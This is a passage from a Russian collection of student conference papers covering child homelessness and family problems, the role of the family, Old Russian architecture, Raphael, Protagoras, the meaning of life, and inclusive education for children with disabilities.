На рост беспризорности влияют кризисные явления в семье, нарушение ее структуры и функций, рост числа разводов, рост многодетных и бедных семей. Распространение указанных социальных явлений содержит в себе очевидную угрозу нормальному развитию госу-

дарства, поскольку способствует росту преступности, наркомании, увеличению количества заболеваний, снижает производительность труда, подрывает нравственные устои общества. Беспорядочность детей является угрозой, будущему России, так как перспективы развития государства непосредственно зависят от физического здоровья, нравственного воспитания и образования подрастающего поколения [1, с. 47].

В неполной семье воспитывается сегодня каждый седьмой российский ребенок. Ослаб воспитательный потенциал семей, разрушаются ее нравственные устои, утрачиваются фундаментальные человеческие ценности. Среди причин, обуславливающих утрату семейных связей, – конфликтные отношения в семье, сопровождающиеся насилием, агрессивностью, жестоким обращением со стороны родителей. Причиной побегов детей из дома нередко являются разводы либо вступление в брак одинокого родителя, прежде проживающего с несовершеннолетним ребенком. Усиление занятости родителей, вынужденных совмещать несколько рабочих мест, чтобы обеспечить существование членам семьи, перегруженность домашним трудом из-за отсутствия материальных средств на пользование услугами сферы быта сокращает возможность общения с детьми, совместных занятий с ними, увеличивает риск детской беспорядочности.

В ряде случаев беспорядочность детей – следствие педагогической беспомощности родителей, их искаженного представления о границах самостоятельности детей, отсутствия контроля за их времяпрепровождением, озабоченности взрослых лишь проблемой удовлетворения естественных и материальных потребностей, нарушение взаимопонимания и доверия между детьми и родителями. Источником ослабления внимания к детям являются ситуации разводов, которые не только травмируют психику ребенка, но и нередко обуславливают разлад с родителями; взаимное недовольство взрослых и детей, стремление последних к автономизации; желание до минимума свести контакты с родными. [2, с.169]

Родители перестают обращать внимание на своих детей, занимаются своей карьерой, у ребенка нет ограничений с кем общаться и что делать, только потому, что родителей не интересует жизнь их ребенка. Может быть так, что у родителей есть зависимость, которая разрушает их психику, а от этого и психику ребенка, ребенок начинает агрессивно себя вести, ведь у него нет должного воспитания. Все это приводит к росту беспорядочности, утрате духовных ценностей, а также увеличивается количество несовершеннолетних детей, которые связаны с криминалом. Для того чтобы всего этого не было и современная Россия прогрессировала, необходимо заниматься с неблагополучными семьями, выявлять проблемы и пытаться решить их.

Библиографический список:

1. Занозина В.Н., Колосова Е.М., Чистиков А.Н. Сиротство и беспорядочность в России. История и современность. М.; Изд-во Лики России, 2008. – 304 с.
2. Фурманов И.А. Психология детей с нарушениями поведения. М.; Изд-во Владос.

СОЦИОЛОГИЧЕСКИЕ ИССЛЕДОВАНИЯ В ОБЛАСТИ СЕМЬИ В РОССИИ ЗАЧЕМ ЧЕЛОВЕКУ НУЖНА СЕМЬЯ?

Моргачева М.В., Воеводина С.В.

*Оренбургский техникум железнодорожного транспорта - структурное подразделение
ОрИПС - филиала СамГУПС*

Со временем семья стала все более устойчивой системой и осталась практически единственной формой сожительства людей.

Семья - это сложное социальное образование. Исследователи определяют ее как исторически конкретную систему взаимоотношений между супругами, между родителями и детьми, как малую группу, члены которой связаны брачными или родственными отношениями, общностью быта и взаимной моральной ответственностью, как социальную необходимость, которая обусловлена потребностью общества в физическом и духовном воспроизводстве населения. [3]

Жизнедеятельность семьи, непосредственно связанная с удовлетворением потребностей ее членов, называется функцией семьи. «Функций семьи столько, сколько видов потребностей в устойчивой, повторяющейся форме она удовлетворяет» (Соловьев Н. Я., 1977). Выполнение семьей ее функций имеет значение не только для ее членов, но и для общества в целом

Для ответа на вопрос, зачем человеку семья, необходимо задуматься над тем, зачем мы вообще живём. Многие говорят, что главное - попробовать в этой жизни всё, везде побывать, всё увидеть, получить незабываемые впечатления... Всё же это далеко не всё. Главное, не уйти из этой жизни незаметно, а оставить частичку себя - детей и внуков, которые могли бы достойно продолжить род. Для этого и создаётся семья. Но и это ещё не всё, ведь просто создать семью недостаточно. Важно сохранить тёплые отношения между всеми членами, дать детям хорошее воспитание. Семья должна стать постоянной опорой и поддержкой для человека. Нет ничего лучше доверительных отношений в семье, чтобы всегда, в любой ситуации можно было получить полезный совет, поддержку и помощь.

К сожалению, не во всех семьях царит взаимопонимание, иногда родные люди не могут найти между собой общий язык и живут разной жизнью, практически не пересекаясь. Чтобы избежать этой проблемы, необходимо просто осознавать важнейшее значение семьи.

С развитием общества изменяются брак и семья. Законодатели, специалисты по семейно-брачным отношениям все более признают необходимость договорных основ брака. Такой брак - добровольный союз между мужчиной и женщиной, в котором обе стороны должны иметь одинаковые права.

К проблемам современного общества, сдерживающим деторождение, можно отнести ранние браки, составляющие категорию риска и дающие половину всех разводов. [2]

Развод, то есть юридически фиксируемый распад брака, есть антитеза брака, его теневая сторона. Социологический анализ проблем развода - это в определенной степени и анализ проблем самого брака, в основном его отрицательных сторон.

Семья умирает, если она перестает делать то, во имя чего она создается - воспитание детей.

При проведении работы было составлено 3 анкеты- опроса. Опрошены студенты ОТЖТ 1- 4 курсов

Подводя итоги, мы с уверенностью можем сказать, что семья – один из главнейших факторов жизни человека.

Семья имеет право на существование, потому как именно она является хранительницей тепла и любви в этом сложном мире. И каждому человеку нужно понимать, что никто и никогда не будет любить и дорожить им так, как его семья. [1]

Библиографический список:

1. Носкова А.В. Семья в России: тысячелетняя история глазами социолога_М.: Союз, 2004.
2. Мухина В. С. Возрастная психология: феноменология развития, детство, отрочество: Учебник для студ. вузов. 4-е изд., стереотип. М.: Издательский центр Академия, 1999.
3. Хоментаскас Г. Т. Семья глазами ребенка. М., 1989.

СОЦИАЛЬНО-ИСТОРИЧЕСКИЙ И КУЛЬТУРОЛОГИЧЕСКИЙ АСПЕКТЫ ИССЛЕДОВАНИЯ ЗОДЧЕСТВА ДРЕВНЕЙ РУСИ

Никитина А.В., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Зодчество Древней Руси – яркая страница в истории мировой архитектуры. Развиваясь, оно прошло большой и сложный путь, отражая своеобразные социальные условия жизни народа.

Древнерусское зодчество при наличии большой монументальности характеризуется чрезвычайной пластичностью форм, каким-то особым ощущением их спокойствия и незыб-

лемости, соизмеримостью с размерами человека, его масштабами и потребностями. Все это относится так же в полной мере к интерьерам светских и культовых сооружений.

Древнерусское зодчество, развивавшееся на протяжении восьми веков, до конца XVII столетия, дает целостную картину развития достаточно устойчивых и постепенно эволюционирующих стилистических черт и признаков. Параллельно развивались формы деревянной и каменной архитектуры. Причем деревянное строительство явно преобладало и оказывало значительное влияние на каменное. Дерево использовалось для строительства всех видов сооружений: жилых домов, городских укреплений, дворцовых зданий, церквей.

Город Древней Руси вплоть до XVII века оставался в основном деревянным. В деревянных постройках объемно-планировочная структура определялась бревенчатой конструкцией и ее естественными параметрами; однако при всей жесткости деревянной строительной системы народные мастера-зодчие умели композиционно ее разнообразить и пластически оживить. В результате возникает очень широкая композиционная амплитуда от простейшей крестьянской избы-сруба до сложнейших объемных решений, типа шатровых и ярусных храмов.

Из дерева строились и избы – добротные, просторные, удобные и нарядные, с любовью и мастерством украшенные затейливой резьбой. Богаты и разнообразны традиции русского крестьянского зодчества. Они складывались веками и имеют свои особенности в разных районах бескрайней России – на севере и в Поволжье, в Сибири и на Урале. Разной была и украшающая дома резьба. Опыт многих поколений был найден наиболее удобный для каждого района тип крестьянского дома.

Северная изба высокая, часто двухэтажная, окна небольшие, но их много – пять или шесть – и все к солнцу тянутся, высоко от земли поднялись. Под бок к избе прижались сени, сарай, кладовые – всё под одной крышей. Трудно придумать жилище более удобное для сурового климата Русского Севера с долгими студёными зимами. Наличники, крыльцо, скаты кровель северных русских изб украшает строгий, но изящный геометрический орнамент. Любимый мотив резьбы – солнечная розетка, древний символ жизни счастья, благополучия.

Сибирские дома просторные, часто их рубили из пихты или кедра, во многих домах было три-четыре горницы, а иногда несколько домов соединялись переходами (сенями), чтобы удобно было жить большой семьей. Не жалели бревен и труда на постройку – строили дом надежный, чтобы защищал от суровой сибирской стужи, долго служил хозяевам.

Особенно нарядны избы Нижегородского края, что на реке Волге. Они похожи на сказочные терема, сплошь покрытые затейливой резьбой. Здесь на Волге любили растительные орнаменты. Среди роскошного узора из густых упругих ветвей, листьев и цветов, гроздей винограда мастера помещали фантастических птиц, львов, похожих на добродушных улыбающихся котов, русалок, которые по крестьянским поверьям охраняли живущих в доме от злых сил. Рельефную резьбу по дереву называют *корабельной*. Ею исстари украшали не только дома, но и суда, которые плавали по Волге от древнего Ярославля до Астрахани, бороздили воды Каспия [1].

Большие церкви Древней Руси, возведенные до принятия Христианства в 988 году, были первыми примерами монументальной архитектуры в восточнославянских землях. Архитектурный стиль Древнерусского государства утвердился под влиянием византийского. Ранние православные церкви были главным образом сделаны из дерева.

С XI века постепенно начинает распространяться и каменное строительство. Сначала этот процесс шел очень медленно, но в последующие столетия он заметно ускорялся.

В городах начинают строиться каменные церкви, самые значительные дворцовые здания, и позже, с XVII века – богатые жилые дома. С XII-XIV века из камня возводятся и оборонительные стены городов. Самые ранние монументальные сооружения относятся к эпохе Киевской Руси, за ними следуют замечательные памятники архитектуры Владимира, Суздаля, Новгорода и Пскова и, наконец, величавые соборы и дворцовые комплексы Москвы – собирательницы русских земель.

В каменном светском строительстве, в жилых и дворцовых постройках преобладали асимметричные и очень живописные равнения. Сложные организмы, такие, как дворцы – Колымой Кремлевский Ивана III и другие складывались из ряда простых объемов – палат, соединяемых переходами и галереями, в чем нельзя опять-таки не видеть воздействия деревянных построек.

В культовом каменном строительстве на века утвердился тип кубического храма, внутреннее пространство которого определилось наличием параллельных нефов с четырьмя, шестью и большим числом опорных крещатых столбов, поддерживающих своды и купола; число последних составляло от одного до пяти. При наличии сходной объемной и конструктивной структуры, русские культовые сооружения дают картину чрезвычайного разнообразия размеров, объемных форм и средств декоративной обработки сооружений. Подавляющее большинство сооружений до XIV века включительно отличается органичностью и единством объемной композиции и конструктивного решения, их внутренняя структура четко и последовательно выражается во внешних формах [2].

Уделять внимание делу обороны страны и вести широкое строительство оборонительных сооружений русскому народу приходилось на протяжении многих столетий. В исторической жизни древней Руси такие сооружения играли огромную роль. Их могучие стены и грандиозные башни так же выразительны, как и другие произведения архитектуры.

Первой каменной церковью Древнерусского государства была Десятинная церковь в Киеве, строительство которой относят к 989 году. Церковь строилась в качестве кафедрального собора неподалёку от княжеского терема. В первой половине XII века церковь перенесла значительный ремонт. В это время был полностью перестроен юго-западный угол храма, перед западным фасадом появился мощный пилон, подпирающий стену. Эти мероприятия, вероятнее всего, являлись восстановлением храма после частичного обрушения вследствие землетрясения.

Софийский собор в Киеве, построенный в XI веке, является одним из самых значительных архитектурных сооружений данного периода. Первоначально Софийский собор представлял собой пятинефный крестово-купольный храм с 13 главами. С трёх сторон он был окружён двухъярусной галереей, а снаружи - ещё более широкой одноярусной. Собор строился константинопольскими строителями, при участии киевских мастеров. На рубеже XVII-XVIII веков был внешне перестроен в стиле украинского барокко.

На наш взгляд, изучение русского зодчества как явления прекрасного, наиболее открытого миру и воплощающего в себе символы гуманизма и православной веры может стать для ищущего спасения человека ступенью лестницы, возводящей его к Самому Создателю Добра, Любви и Красоты [3]. Духовно-нравственные ценности русской культуры, воплощенные в архитектуре православных храмов, светских архитектурных построек их общечеловеческая, гуманистическая сущность выступают необходимым условием формирования целостной, всесторонне развитой личности студента, опирающейся на культуру как на опыт других и свой собственный, на основании отрефлексированных ценностей как аксиологической формы культуры, что позволяет молодому человеку реализовать свою свободу и право выбирать собственную позицию, направление и содержание своего профессионального пути, задает ориентиры личностного развития [4].

Библиографический список:

1. http://www.librero.ru/mythology/zod4ectvo_drevnei_ruci
2. <http://mirznanii.com/a/130242/undefined%D0%9A%D1%83%D0%BB%D1%8C%D1%82%D1%83%D1%80%D0%B0>
3. Ежова Т.В., Малахова А.В. Потенциал духовно-нравственных ценностей православия в современном образовании: аксиологический и социокультурный аспекты. // Актуальные проблемы гуманитарных и социально-экономических наук: Сб. мат-в XI Междунар. научно-практ. конференции. В 4 ч. – М.: Изд-во «Перо»; Вольск: ВВИМО, 2017.
4. Никитина А.В., Малахова О.Ю. Архитектурная символика православных храмов. / Научный поиск: теория и практика: альманах. – Уфа: АЭТЕРНА, 2017. – С. 155-158.

АНТРОПОЦЕНТРИЗМ РАФАЭЛЯ САНТИ

Носырева А.К., Воробьева О.Б.

Самарский государственный университет путей сообщения

Ренессанс - эпоха художественного и интеллектуального расцвета, который начался в Италии в 14 веке и достиг пика в 16 веке. Этот период оказал значительное влияние на европейскую культуру. Эпоха Возрождения подразумевает возвращение к идеям античной философии и искусству античности. Одной из характерных черт духовной атмосферы этого времени стало заметное оживление светских настроений.

Живописцы Ренессанса не только возродили античное искусство и философию, но и создали новую, цельную концепцию мира, наполнили традиционные религиозные сюжеты земным содержанием.

Рафаэль Санти является одним из ярчайших представителей эпохи Возрождения в искусстве. В своих произведениях он воплотил идеи гуманизма, создал свой идеал прекрасного, гармонично развитого человека в окружении прекрасного пейзажа или величественной архитектуры. Духовное благородство человеческой натуры, чистота мыслей и возможность возвышающих человека действий, свобода и чувство собственного достоинства – вот те качества, которые воплотил художник в созданных его творческих воображением образах.

С момента создания картины «Мадонна Конестабиле», в котором впервые был представлен образ Мадонны в виде земной женщины, определилась основная идея произведений Рафаэля. Иконы превращаются в картины. Его Мадонны идеализированно прекрасны и являются символом всепрощающей, безмятежной материнской любви. Мадонны Рафаэля «живут в согласии со своими чувствами, в согласии с природой, с людьми. ... Эти «Мадонны» были призваны служить религиозным помыслам, как когда-то ... иконы. Но в их облике нет ничего, что возбуждало бы мысль об аскетических идеях христианства. Это - счастливое христианство...» [1, с.24].

«Афинская школа» Рафаэля является образцом синтеза гуманистических идей Ренессанса и античной культуры. Главная идея фрески - стремление человека к познанию и развитию. В этой работе Рафаэль создал идеальное сообщество мыслителей классической эпохи, сообщество учителей и учеников из разных стран и эпох. Центром композиции являются фигуры Платона и Аристотеля. Платон держит в руках натурфилософский диалог «Тимей» как символ объективного идеализма, Аристотель - «Этику». Платон рассуждает о мире идей, указывая пальцем в небо. Аристотель, указывая на мир вещей – мир материальных предметов. Две знаменитые фигуры можно «прочитать» как символы предшествующего Возрождению Средневековья с его теоцентризмом и прославлением мира наднебесного, идеального, и Ренессанса, с его ориентиром на земной мир и антропоцентризм.

Таким образом, творчество Рафаэля принадлежит к числу тех явлений европейской культуры, «которые не только овеяны мировой славой, но и обрели особое значение - высших ориентиров в духовной жизни человечества. На протяжении пяти веков его искусство воспринимается как один из образцов эстетического совершенства» [2, с.50].

Библиографический список:

1. Варшавский А.С. Судьбы шедевров. М.: 1984. – С.24.
2. Дажина В.Д. Рафаэль и его время. (К 500-летию со дня рождения) - М.: Знание, 1983. - 56 с.

ОБ ОТНОСИТЕЛЬНОСТИ МИРА: ПРОТАГОР

Носырева А.К., Воробьева О.Б.

Самарский государственный университет путей сообщения

Классический – сократовский период – стал вершиной античной философии. Именно на этом этапе ярко проявились черты античного философского мышления, вклад в которое в определенной мере внесла софистика. «Человек есть мера всех вещей: существующих, что они существуют, и не существующих, что они не существуют» - высказывание самого известного представителя античной софистики Протагора [1, с.110].

Значительное влияние на Протагора оказала философия Демокрита. Учение об атомах и пустоте, а также множественности миров, постоянно гибнущих и возникающих вновь, Протагор направил в идею об относительности вещей. Философия Протагора, софистики в целом, с тех пор стала символом релятивизма.

Категория меры, звучащая в философском тезисе Протагора – одна из центральных категорий античной философии. В высказываниях семи мудрецов у четырех из них упоминается мера. Клеобул: «Мера лучше всего»; Солон: «Ничего слишком; все хорошо, что в меру»; Фалес: «Блюда меру»; Питтак: «Знай меру» [2, с.69].

Релятивистскую позицию можно применить не только в онтологическом и этическом аспекте, в котором она прочно заняла место у философов античности, но и к знанию, его истинности, которыми занимается гносеологическая направленность.

В античной философии человек позиционировался как аккумулятор и транслятор знаний о бытии, получаемых созерцанием всего сущего. Передача информации происходит с помощью слов, следовательно, именно слово выступает здесь мерой вещей. Произносимое слово создает у человека образ, в соответствии с которым происходит понимание (непонимание) явления. Всю информацию, поступающую извне, человек пропускает через себя, через свое тело, личность, душу, разум и выступает своего рода фильтром. Тезис Протагора и указывает на это свойство человека, на то, что человек при оценке на вещи не может быть полностью объективным, что в свои мысли и высказывания он всегда вносит частицу себя, своей субъективности.

Так, Платон в диалоге «Теэтет» истолковывает высказывание Протагора «Человек есть мера всех вещей» в контексте проблемы познания следующим образом: «Какой мне кажется каждая вещь, такова она для меня и есть, а какой тебе, такова она для тебя» [3, с.260]. Цель философии Протагора в этом контексте состоит в выявлении такого знания или меры, которое позволило бы выявить истину и на основе этого строить правильное представление о мире. Именно с помощью категории меры человек способен прийти к целостному представлению о действительности.

Таким образом, выведенный Протагором принцип относительности в так же категория меры разворачивается не только в онтологической, этической направленности, но и применим в теории познания. Обладание истинными знаниями или мерой формирует адекватное восприятие действительности. Правильное мировоззрение ведет к правильному мышлению, правильному пониманию.

Учение об относительности сыграло огромную роль в дальнейшем осмыслении фундаментальных философских проблем, а также его можно увидеть в литературном творчестве Шекспира: «И видит он в любом из ближних ложь, поскольку ближний на него похож», М.Ю. Лермонтова: «Если человек сам стал хуже, то все ему хуже кажется», и конечно же в народной мудрости: «Злой человек полагает, что все люди подобны ему» [4, с.154].

Библиографический список:

1. Диоген Лаэртский. О жизни, учениях и изречениях знаменитых философов - М.: "Мысль", 1986. – С.110.
2. Воробьева О.Б. Проблема происхождения морали. Античная философия // Наука и культура России. 2011. С.68-70.
3. Платон. Диалоги / Философы Греции. Основы основ: логика, физика, Этика. – М.: ЭКСМО-Пресс.1999. -С.260.

4. Патнем Х. Философы и человеческое понимание // Современная философия науки. Хрестоматия. - М., 1994. - С.146-163.

ПОИСК СМЫСЛА ЖИЗНИ – ЯДРО ФИЛОСОФСКОЙ АНТРОПОЛОГИИ

Нурумова К.К., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

В гуманитарной подготовке студентов технического вуза, их приобщении к «культуре Мастера» (М.М. Бахтин) играет весомую роль антропологический подход, реализация которого является одним из необходимых и наиболее значимых условий построения новой гуманистической образовательной парадигмы.

В основе представлений о значимости антропологии лежат воззрения

К.Д. Ушинского о том, что знание предмета воспитания педагогика черпает из всех тех наук, в которых изучается телесная или душевная природа человека. При этом многие науки, изучающие человека, характеризуются односторонним подходом: различаются точки зрения на человека со стороны естественных, общественных и гуманитарных наук [2, 5]. Интегрировать эти точки зрения и вывести их на новый рубеж изучения человека, природы его социальной активности, возможно в условиях гуманитарно-антропологической парадигмы.

Давайте на пару минут задумаемся, в чем смысл жизни, для чего мы живем, думаем, страдаем, радуемся, любим и т.д.? Зачем это все? Вне всякого сомнения, что над данным вопросом задумывается в своей жизни каждый человек! Но что приходит к нам в голову? Как мы себе объясняем этот вопрос? Над этими вопросами задумывались великие философы - такие, как Сократ, Платон, Диоген, Р. Декарт, Б. Спиноза, и многие другие - обладали четкими представлениями о том, какая жизнь «лучше всего» (а, следовательно, и более всего осмысленна) и, как правило, ассоциировали смысл жизни с понятием блага.

Древнегреческий мыслитель, основоположник философской антропологии – Сократ считал, что назначение человеческого разума не в том, чтобы исследовать, что находится «в небесах и под землёю», а в том, чтобы исследовать природу добродетели с тем, чтобы совершенствовать душу и строить жизнь на основе этического знания.

Античный философ и учёный-энциклопедист Аристотель полагал, что целью всех человеческих поступков является счастье (eudaimonia), которое состоит в осуществлении сущности человека. Для человека, сущность которого - душа, счастье состоит в мышлении и познании. Духовная работа, таким образом, имеет преимущество над физической. Научная деятельность и занятия искусством - это так называемые дианоэтические добродетели, которые достигаются через подчинение страстей разуму.

Эпикур и его последователи провозглашали целью человеческой жизни получение удовольствия, понимаемого не как чувственное наслаждение, а как избавление от физической боли, душевного беспокойства, страданий, страха смерти. Идеал - жизнь в «укромном месте», в тесном кругу друзей, неучастие в государственной жизни, отдалённое созерцание. Сами боги, по Эпикуру, - блаженные существа, не вмешивающиеся в дела земного мира.

Киники (Антисфен, Диоген Синопский) - представители одной из сократических школ греческой философии - считали конечной целью устремлений человека добродетель (счастье). По их учению, добродетель состоит в умении довольствоваться малым и избегать зла. Это умение делает человека независимым. Человек должен стать независимым от внешнего мира, который непостоянен и неподвластен ему, и стремиться к внутреннему покою. В то же время, независимость человека, к которой призывали киники, означала крайний индивидуализм, отрицание культуры, искусства, семьи, государства, имущества, науки и общественных установлений [1].

Согласно учению стоиков, целью человеческих устремлений должна быть нравственность, невозможная без истинного познания. Душа человека бессмертна, а добродетель состоит в жизни человека в согласии с природой и мировым разумом (логосом). Жизненный идеал стоиков - невозмутимость и спокойствие по отношению к внешним и внутренним раздражающим факторам.

Жизнь – это огромная книга, в которой записана биография каждого из нас. Для того, чтобы в книге было как можно больше страниц, нужно прожить жизнь с достоинством, оставить после себя незабываемый след. А достоинство в свою очередь требует доброты, великодушия, не быть эгоистом, быть правдивым.

На наш взгляд, у каждого человека должна быть цель, которая направлена на качественное улучшение жизни, то есть жить нужно, созидая, а не разрушая. Ведь каждый человек должен стремиться к чему-то, добиваться поставленных целей. Без цели человек не живет, а существует. Перед нами всегда стоит нелегкий выбор, и от того, каким мы его сделаем, будет зависеть наша дальнейшая жизнь. Наше будущее зависит только от нас и от наших поступков. Человеку дано все, только нужно правильно им воспользоваться. Жизнь – это творчество. Нужно творить как можно больше доброго для других людей, создавать вокруг себя добрую атмосферу. Ведь не зря говорят: «Сделай добро, и оно обязательно к тебе вернется». Надо уметь общаться, быть вежливым, тактичным, не причинять зло другим людям, уметь признавать свои ошибки.

Как известно, антропология не существует изолированно, независимо от других наук, она позволяет осуществить интеграцию наук на более высоком уровне. В интерпретации большинства современных педагогов, антропология – это комплекс наук о человеке, обществе и культуре, который включает в себя физическую антропологию, культурную, психологическую, педагогическую, этнологическую и философскую антропологию. Таким образом, главными объектами антропологического подхода являются человек, личность, культура [2, 4].

В связи с реализацией антропологического подхода в аспекте познания человеком окружающей действительности и самого себя появляется возможность прогнозировать развитие личности, ее ценностного отношения к окружающей действительности как цели современного образования.

Библиографический список:

1. Капранов В.А. Нравственный смысл жизни и деятельности человека. Л., 1975.
2. Малахова О.Ю. Системная гуманитаризация высшего технического образования как условие профессионально-личностного самоопределения студента в условиях современного социального заказа. // Высшее образование сегодня. – 2014. – № 4. – С. 55-58.
3. Малахова О.Ю. Гуманистический вектор подготовки конкурентоспособного специалиста в условиях современного социального заказа. // Сибирский педагогический журнал. – 2014. – № 2. – С. 109-113.
4. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 126-128.
5. Хабибрахманова О.В., Малахова О.Ю. Социокультурные ориентиры в профессионально-личностном самоопределении студента технического вуза в условиях современного социального заказа. // Междисциплинарное взаимодействие в контексте подготовки специалистов железнодорожной отрасли: монография. Уфа: Аэтерна, 2017. – С. 67-73.

КОМПЛЕКСНОЕ СОПРОВОЖДЕНИЕ РЕБЕНКА С ОВЗ В УСЛОВИЯХ ИНКЛЮЗИИ

Олейниченко О.В., Конькина Е.В.

ФГБОУ ВО Оренбургский государственный педагогический университет

В педагогической науке существуют различные подходы к обучению и воспитанию детей с ограниченными возможностями здоровья. Включение детей с ОВЗ в общеобразовательный процесс совместно со здоровыми детьми является одним из стратегических приоритетов образовательной политики Российской Федерации.

Дети, которые имеют проблемы со здоровьем, нуждаются в создании особых условий образования. При этом важным становится вопрос о комплексном сопровождении ребенка с ОВЗ в условиях инклюзии. Такой подход могут обеспечить факторы: семья, медицина, психолого-педагогическая работа, социальная работа, коррекционная работа.

Государственная политика внесла ряд изменений в современную систему образования. Так, одним из важнейших направлений государственной политики Российской Федерации в

области образования является обеспечение реализации права детей с ограниченными возможностями здоровья, в том числе детей-инвалидов, на образование.

Однако актуальной на сегодняшний день становится Декларация о правах инвалидов. В нормативно-правовом документе указано: «инвалиды имеют право на экономическое и социальное обеспечение и на удовлетворительный уровень жизни. Они имеют право в соответствии со своими возможностями получить и сохранить за собой рабочее место или заниматься полезной, продуктивной и вознаграждаемой деятельностью и являться членами профсоюзных организаций» [4, с. 7].

Исходя из этого российское законодательство, прежде всего, Федеральный закон Российской Федерации от 29 декабря 2012 г. N 273-ФЗ «Об образовании в Российской Федерации», предусматривает гарантии прав на получение образования лиц с ОВЗ. Так, 79-я статья закона (организация получения образования обучающимися с ограниченными возможностями здоровья) говорит, что эти дети проходят ситуацию образования и всё, что они делают в ситуации образования, и весь их образовательный маршрут, и все методы и приёмы, которые используются в образовательной среде, подчинены адаптированной образовательной программе. В этой же статье, отмечается необходимость об обеспечении подготовки педагогических работников для работы с ОВЗ.

Особую актуальность реализации права на образование детей-инвалидов приобретает в связи с Федеральным законом «О ратификации Конвенции о правах инвалидов» от 3 мая 2012 года. Государства, ратифицировавшие Конвенцию, обязуются развивать инклюзивное образование, в том числе обучение детей с ограниченными возможностями здоровья вместе с обычными детьми.

В педагогической литературе в последнее время исследователи говорят о необходимости сотрудничества семьи и школы. При инклюзивном образовании данный вопрос становится особенно актуальным. Важным аспектом считается не только общение с родителями, но психологический климат в семье. Общение педагога с родителями детей с ОВЗ ни в коем случае не должен переходить психологические границы и требует особого подхода.

Галкина Е.В. в своей статье отмечает, что являясь объектом социального воздействия, семья одновременно является и субъектом социализации личности ребенка. В этом случае эффективность воздействия семьи на личность определяется ее воспитательным потенциалом [3, с. 45].

Так, психологический компонент включает тип семьи («нуклеарная» или «большая», полная или неполная), выполнение ролевых функций членами семьи (действительные и стандарты), тип взаимоотношений в семье (авторитарный, демократический, попустительский), наличие или отсутствие педагогических способностей у родителей и уровень их интеллектуального развития. И главное – нравственно-психологический климат в семье [3, с. 47].

Семья, как фактор комплексного сопровождения ребенка с ОВЗ, тесно связано с медицинским аспектом развития ребенка. Данный фактор включает в себя лечебно-профилактическую работу и лечебно-оздоровительные мероприятия.

Реабилитационная программа должна быть поэтапной, адаптированной к различным периодам заболевания. Вместе с этим она должна учитывать индивидуальные особенности ребенка, быть рассчитанной в зависимости от тяжести поражения с различным функционально-органическим дефектом и различными реакциями ребенка на болезнь. Не остается без внимания и такое условие программы как комплексность. Это необходимо для того, чтобы осуществлять многофакторное лечение, сочетая психологические методы с физическими и медикаментозными. Также необходимо учитывать последовательность, т.е. каждый последующий этап лечения должен учитывать результаты предыдущего.

Следует добиваться как положительной динамики клинических показателей, так и психологического статуса, что поможет достичь социальной адаптации с выработкой навыков самообслуживания.

Самой важной формой социальной жизни ребенка с ОВЗ является обучение в школе или в ином учебном заведении, а при патологическом формировании характера и личности эта сторона деятельности ребенка резко нарушается и приводит к школьной дезадаптации. Необходимо не только восстановить пригодность ребёнка к обучению, но и его способность социально адаптироваться в учебном коллективе.

Так, одним из условий комплексного сопровождения ребенка с ОВЗ является педагогический фактор, который включает в себя общеобразовательную школу, обучение по индивидуальной программе, коррекционно-развивающее обучение, дополнительное образование.

Амиридзе С. П. и Степанова О. А. отмечают необходимость развития и пересмотра педагогического сопровождения детей с ОВЗ. По мнению авторов, для части из них необходимо создание в образовательных учреждениях начального, среднего и высшего профессионального образования (ОУ НСПО и ВПО) специальных образовательных условий, включающих специальные программы и методы обучения, индивидуальные технические средства обучения и среду жизнедеятельности, а также иные услуги, без которых затруднено освоение ими общеобразовательных и профессиональных образовательных программ [1, с. 34].

Яковлев Е.В. и Яковлева Н.О. под педагогическим сопровождением понимают педагогически целесообразную систему мер воздействия на процессы образовательной сферы, обеспечивающую снижение отклонений от оптимальной траектории их развертывания. Педагогическое сопровождение, подчеркивают исследователи, должно ориентироваться на компоненты педагогического процесса, т.е. педагог, выполняя свою профессиональную функцию, «сопровождает не саму личность, а те значимые для ее становления процессы, которые необходимо контролировать и поддерживать. Поэтому более корректно говорить, по их мнению, не о сопровождении какой-то личности, а о «сопровождении ее воспитания, развития, адаптации, учебной деятельности, творческой самореализации и т.д. Таким образом, педагогическое сопровождение может применяться только к педагогическим явлениям, имеющим процессную природу, но никак не к самим людям [7, с. 78].

Так, педагогическое сопровождение детей с ОВЗ не может не учитывать дополнительное образование, коррекционно-развивающее обучение и обучение по индивидуальной форме.

Педагогический фактор комплексного сопровождения практически неразрывен с коррекционным фактором. Коррекция в данном случае включает в себя логопедическую работу и психологическое сопровождение.

Большое значение для психологического сопровождения имеет перестройка отношения личности к имеющемуся заболеванию. Это способствует тому, что у ребенка уменьшается настороженность, замкнутость, переживание своей неполноценности, усиливаются чувство перспективы и активность в стремлении избавиться от своих дефектов.

Педагог-психолог оказывается тем человеком, кому ребёнок безоговорочно верит. В дальнейшем это доверительное отношение распространяется и на других людей. Воспитывая в детях чувство уверенности, спокойствия, собственного достоинства, ликвидируя у них чрезмерную робость, нерешительность, ранимость, стеснительность, замкнутость, психолог делает их жизненный стиль более оптимистическим, волю более сильной, оценку действительности более реалистичной.

В свою очередь логопедическое сопровождение осуществляется в несколько этапов: логопедическая диагностика; зачисление на логопедический пункт; групповые и индивидуальные коррекционно-развивающие занятия; мониторинг эффективности коррекционно-развивающей работы.

На основании диагностических данных предоставляется возможность построить комплексную программу сопровождения, направленную на смягчение и компенсацию выявленных отклонений, нарушений и дефектов в развитии ребёнка. Выработка плана коррекционно-развивающей работы для таких детей всегда требует индивидуального подхода. В планирование работы входит составление рабочей программы или индивидуального маршрута.

Комплексное сопровождение ребенка с ОВЗ в условиях инклюзии также требует работы социального педагога. Это связано с тем что, реализация социального аспекта реабилитации решает задачи общего развития ребенка, формирования правильного навыка поведения, прививают трудовые навыки и основы физвоспитания, обучают самообслуживанию, оказывают помощь в бытовой ориентации и адаптации к общественным отношениям.

Социальная помощь производит выравнивание возможностей ребенка, помогает ему преодолеть трудности на пути к активной самореализации, помогает наладить взаимодействие с семьей, близкими и окружающими. Помощь позволяет осуществить интеграцию ребенка в совместную деятельность с другими детьми с ограниченными возможностями, а также организовать взаимопомощь с участием добровольных помощников.

